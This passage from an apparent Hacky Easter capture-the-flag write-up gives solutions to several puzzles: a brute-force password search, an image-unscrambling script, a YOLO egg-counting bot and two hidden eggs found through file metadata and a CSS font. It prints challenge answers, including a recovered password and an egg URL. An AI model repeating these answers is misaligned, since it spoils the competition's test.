sol = [84,104,51,80,52,114,52,100,48,88,48,0,0,72,48,49,0,0,0,53,52,0,49,0]

for a in chrs:
    for b in chrs:
        for c in chrs:
            for d in chrs:
                sol[23] = sol[17] = a
                sol[11] = b
                sol[21] = b%72+46
                sol[12] = sol[16] = c
                sol[18] = d
                sum = 0
                xor = 0
                for s in range(4,24):
                    sum += sol[s]
                    xor ^= sol[s]
                if sum == 1352 and xor == 44 and sol[5]-sol[7] == 14 and
sol[9]%sol[8] == 40 and sol[13]%sol[6] == 20 and sol[11]%sol[13] ==
sol[21]-46 and sol[7]%sol[6] == sol[10] and sol[9]%sol[4]*2 == sol[13] and
sol[5]-sol[9]+sol[19] == 79 and sol[7]-sol[14] == sol[20] and sol[14]+1 ==
sol[15] and sol[23]%sol[22] == 2:
                    print(sol)
                    z = ''
                    for y in sol:
                        z += chr(y)
                    print(z)
```

After running the script, I got 4 different values and the right one is:

Password = [84, 104, 51, 80, 52, 114, 52, 100, 48, 88, 48, 102, 99, 72, 48, 49, 99, 51, 49, 53, 52, 76, 49, 51]

Bingo!! The password is **Th3P4r4d0X0fcH01c3154L13** ☺

19- CoUmpact DiAsc

☹

20- Scrambled Egg

By looking to the image type and size, I found that it is 259x256 RGBA image. Also, I found some dots scattered on the image. By analyzing the image rows, I found that each row has 3 pixels with Alpha channel = 0. Each pixel of them has only R or G or B value and the other two values are zeros. Also, I found that the value for R/G/B is the same for each row. This value is less than 256 and does not appear on any other rows. So, we have an 256x256 image with extra 3 pixels to indicate something. The image is scrambled vertically and horizontally. The color components are scrambled too. Mmm.. By assuming pixel (with alpha channel = 0) as an indicator that gives us the values of x and y for the unscrambled image and the color values. As an example, the 1st row we have:

(R,G,B,A) Value	(X,Y) Location
(0,23,0,0)	(13,0)
(23,0,0,0)	(23,0)
(0,0,23,0)	(133,0)

The 3 color values are 23. The location of R, G, B is (23,0), (13,0), (133,0) respectively. I found that the new value and location of each pixel as the following:


(R,G,B,A) Value	(X,Y) Loc.	New X Loc.	New Y Loc.
(0,23,0,0)	(13,0)	G Starts @ pixel 13-1=**12**	23
(23,0,0,0)	(23,0)	R Starts @ pixel 23-2=**21**	23
(0,0,23,0)	(133,0)	B Starts @ pixel 133-3=**130**	23

So, the new horizontal (x) value for each color component starts at the indicator pixel x value – index of the color. The new vertical (y) value is the component value. I wrote a script that unscrambles the scrambled egg as shown below.

```
#!/usr/bin/env python

from PIL import Image

keyimg = Image.open('egg.png', 'r')
keyimgdata = keyimg.getdata()
keypixs = list(keyimgdata)

refimg = Image.new( 'RGB', (256,256), "white")
refpixels = refimg.load()

i=j=0
for k in range(len(keypixs)):
    r,g,b,a = keypixs[k]
    if a == 0:
        continue
    else:
        refpixels[i%256,int(j/256)] = (r,g,b)
    i += 1
    j += 1

Rdstimg = Image.new( 'RGB', (256,256), "white")
Rdstpix = Rdstimg.load()

Gdstimg = Image.new( 'RGB', (256,256), "white")
Gdstpix = Gdstimg.load()
```

```
Bdstimg = Image.new( 'RGB', (256,256), "white")
Bdstpix = Bdstimg.load()

dstimg = Image.new( 'RGB', (256,256), "white")
dstpix = dstimg.load()

def Slide(x,y,Layer,newY):
    if Layer == 'R':
        for i in range(x,x+256):
            Rdstpix[x-i,newY] = (refimg.getpixel((i%256,y))[0],0,0)
    elif Layer == 'G':
        for i in range(x,x+256):
            Gdstpix[x-i,newY] = (0,refimg.getpixel((i%256,y))[1],0)
    elif Layer == 'B':
        for i in range(x,x+256):
            Bdstpix[x-i,newY] = (0,0,refimg.getpixel((i%256,y))[2])

sorted = list() #In order
for i in range(259*256):
    x = i%259
    y = int(i/259)
    r,g,b,a = keypixs[i]
    if keypixs[i][3] == 0: #Key Value
        z = sorted.append(x)
        if r != 0:
            z = len(sorted)
            Slide(x-z,y,'R',r)
        elif g != 0:
            z=len(sorted)
            Slide(x-z,y,'G',g)
        elif b != 0:
            z=len(sorted)
            Slide(x-z,y,'B',b)
        if len(sorted) == 3:
            sorted.clear()

for i in range(256*256):
    x = i%256
    y = int(i/256)
    dstpix[x,y] = (Rdstpix[x,y][0],Gdstpix[x,y][1],Bdstpix[x,y][2])

dstimg = dstimg.transpose(Image.FLIP_LEFT_RIGHT)
dstimg.show()
dstimg.save('Finalegg.png')
```

After Running the script. Bingo!! The egg is here ☺



21- The Hunt: Misty Jungle

☹

22- The Hunt: Muddy Quagmire

☹

23- The Maze

☹

24- CAPTEG

It is a very interesting AI/ML challenge. In order to count eggs, we need an image detection library. To count eggs faster we have to train the computer with many random egg images. I used Darknet Yolov3 real time object detection technique. I wrote a script to download a bunch of eggs images from http://whale.hacking-lab.com:3555/ website. Then I used LabelImg tool in order to create labels for the dataset training images. Then I created 2 folders Train and Test (10% of total number of training images) then 2 .txt files train.txt and test.txt that each has the location of its images. I downloaded the pretrained **darknet53.conv.74** weights file in order to use it in the training. Then, I created an obj.data file that contains the required data for the training, testing and name of our object (egg) in the obj.names file. Then, I prepared the .cfg file (from yolo.cfg). Now, I am ready for the training process. I used the following command for training process:

```
./darknet detector train obj.data cfg/obj.cfg
darknet53.conv.74
```

Unfortunately, I do not have CUDA GPU to speed up the training process. So, it took a very long time for training. Thanks for my friend (power2100), he provided me with the trained Yolov3 file. I used the darknetpy library to solve the challenge with the below code:

```
import requests
from darknetpy.detector import Detector

url='http://whale.hacking-lab.com:3555/'
solurl='http://whale.hacking-lab.com:3555/verify'

detector = Detector('/mnt/HL/darknet/HackyEaster/obj.data',
                    '/mnt/HL/darknet/dataset/yolov3.cfg',
                    '/mnt/HL/darknet/yolov3_final.weights')

test = detector.detect('/mnt/HL/darknet/HackyEaster/Test/100.jpg')
print(len(test))
```

```
session = requests.Session()
response = session.get(url)
cookies =
requests.utils.cookiejar_from_dict(requests.utils.dict_from_cookiejar(sessi
on.cookies))

def solvePicture(number):
    response = session.get(url,cookies=cookies)
    if response.status_code == 200:
        Picturerep = session.get(url+'picture',cookies=cookies)
        if Picturerep.status_code == 200:
            imgFile = '/mnt/HL/Ch24/{}.jpg'.format(number)
            with open(imgFile,'wb') as fh:
                fh.write(Picturerep.content)
    eggdetection = detector.detect(imgFile)
    c = len(eggdetection)
    print('Eggs are {}'.format(c))
    sol = {'s':c}
    solres = session.post(solurl, data=sol,cookies=cookies)
    print(solres.text)

def main():
    for i in range(42):
        print('Round {}'.format(i))
        solvePicture(i)

if __name__ == "__main__":
      main()
```

Again, unfortunately I do not have a CUDA GPU for fast detection. So, the results were as following:

```
root@HLKali:/mnt/HL# python3 Try2Solve.py
layer     filters    size              input                output
    0 conv     32  3 x 3 / 1   416 x 416 x   3   ->   416 x 416 x  32
0.299 BFLOPs
    1 conv     64  3 x 3 / 2   416 x 416 x  32   ->   208 x 208 x  64
1.595 BFLOPs
    2 conv     32  1 x 1 / 1   208 x 208 x  64   ->   208 x 208 x  32
0.177 BFLOPs
    3 conv     64  3 x 3 / 1   208 x 208 x  32   ->   208 x 208 x  64
1.595 BFLOPs
    4 res    1                 208 x 208 x  64   ->   208 x 208 x  64
    5 conv    128  3 x 3 / 2   208 x 208 x  64   ->   104 x 104 x 128
1.595 BFLOPs
    6 conv     64  1 x 1 / 1   104 x 104 x 128   ->   104 x 104 x  64
0.177 BFLOPs
    7 conv    128  3 x 3 / 1   104 x 104 x  64   ->   104 x 104 x 128
1.595 BFLOPs
    8 res    5                 104 x 104 x 128   ->   104 x 104 x 128
    9 conv     64  1 x 1 / 1   104 x 104 x 128   ->   104 x 104 x  64
.
.
.
.
  100 conv    256  3 x 3 / 1    52 x  52 x 128   ->    52 x  52 x 256
1.595 BFLOPs
  101 conv    128  1 x 1 / 1    52 x  52 x 256   ->    52 x  52 x 128
0.177 BFLOPs
  102 conv    256  3 x 3 / 1    52 x  52 x 128   ->    52 x  52 x 256
1.595 BFLOPs
```

```
  103 conv    128  1 x 1 / 1    52 x  52 x 256   ->    52 x  52 x 128
0.177 BFLOPs
  104 conv    256  3 x 3 / 1    52 x  52 x 128   ->    52 x  52 x 256
1.595 BFLOPs
  105 conv     18  1 x 1 / 1    52 x  52 x 256   ->    52 x  52 x  18
0.025 BFLOPs
  106 yolo
Loading weights from /mnt/HL/darknet/yolov3_final.weights...Done!
18
Round 0
Eggs are 29
Waaay to slow...
Round 1
Eggs are 38
Waaay to slow...
Round 2
Eggs are 39
Great success. Round 1 solved.
Round 3
Eggs are 24
Waaay to slow...
Round 4
Eggs are 33
Waaay to slow...
Round 5
Eggs are 39
Great success. Round 1 solved.
Round 6
Eggs are 35
Waaay to slow...
Round 7
Eggs are 30
Waaay to slow...
Round 8
Eggs are 17
Great success. Round 1 solved.
Round 9
Eggs are 30
Waaay to slow...
Round 10
Eggs are 26
Waaay to slow...
Round 11
Eggs are 25
Great success. Round 1 solved.
Round 12
Eggs are 22
Waaay to slow...
Round 13
Eggs are 27
Waaay to slow...
Round 14
Eggs are 20
Great success. Round 1 solved.
Round 15
Eggs are 32
Waaay to slow...
Round 16
Eggs are 32
Waaay to slow...
Round 17
```

```
Eggs are 38
Great success. Round 1 solved.
Round 18
Eggs are 27
Waaay to slow...
Round 19
Eggs are 28
Waaay to slow...
Round 20
Eggs are 20
Great success. Round 1 solved.
Round 21
Eggs are 23
Waaay to slow...
Round 22
Eggs are 27
Waaay to slow...
Round 23
Eggs are 39
Great success. Round 1 solved.
Round 24
Eggs are 17
Waaay to slow...
Round 25
Eggs are 29
Waaay to slow...
Round 26
Eggs are 30
Great success. Round 1 solved.
Round 27
Eggs are 26
Waaay to slow...
Round 28
Eggs are 36
Waaay to slow...
Round 29
Eggs are 15
Great success. Round 1 solved.
Round 30
Eggs are 26
Waaay to slow...
Round 31
Eggs are 14
Waaay to slow...
Round 32
Eggs are 24
Waaay to slow...
Round 33
Eggs are 31
Great success. Round 1 solved.
Round 34
Eggs are 18
Waaay to slow...
Round 35
Eggs are 39
Waaay to slow...
Round 36
Eggs are 21
Waaay to slow...
Round 37
Eggs are 27
```

```
Great success. Round 1 solved.
Round 38
Eggs are 14
Waaay to slow...
Round 39
Eggs are 37
Waaay to slow...
Round 40
Eggs are 24
Waaay to slow...
Round 41
Eggs are 30
Great success. Round 1 solved.
root@HLKali:/mnt/HL#
```

☹

25- Hidden Egg 1

It is hidden in the basket!! By searching for the baskets, I found it in https://hackyeaster.hacking-lab.com/hackyeaster/flags.html called flags.jpg. By using any exif tools or strings command to get the file metadata, I got the egg URL as shown below:

```
# strings flags.jpg | grep -i png$
```

```
https://hackyeaster.hacking-
lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.p
ng
```

☺

26- Hidden Egg 2

"*A stylish blue egg is hidden somewhere here on the web server*". Mmm, the word stylish gave me a clue. Something stylish on the server. Cascading Style Sheets (CSS) is the trick. By searching in all .css files on the server, I found a strange font file in https://hackyeaster.hacking-lab.com/hackyeaster/css/source-sans-pro.css.

```
.
.
@font-face {
    font-family: 'Egg26';
    font-weight: 400;
    font-style: normal;
    font-stretch: normal;
    src: local('Egg26'),
    local('Egg26'),
    url('../fonts/TTF/Egg26.ttf') format('truetype');
}
```

I downloaded it from http://hackyeaster.hacking-lab.com/hackyeaster/fonts/TTF/Egg26.ttf and renamed it to .png, Bingo!! The egg is here ☺

27- Hidden Egg 3

☹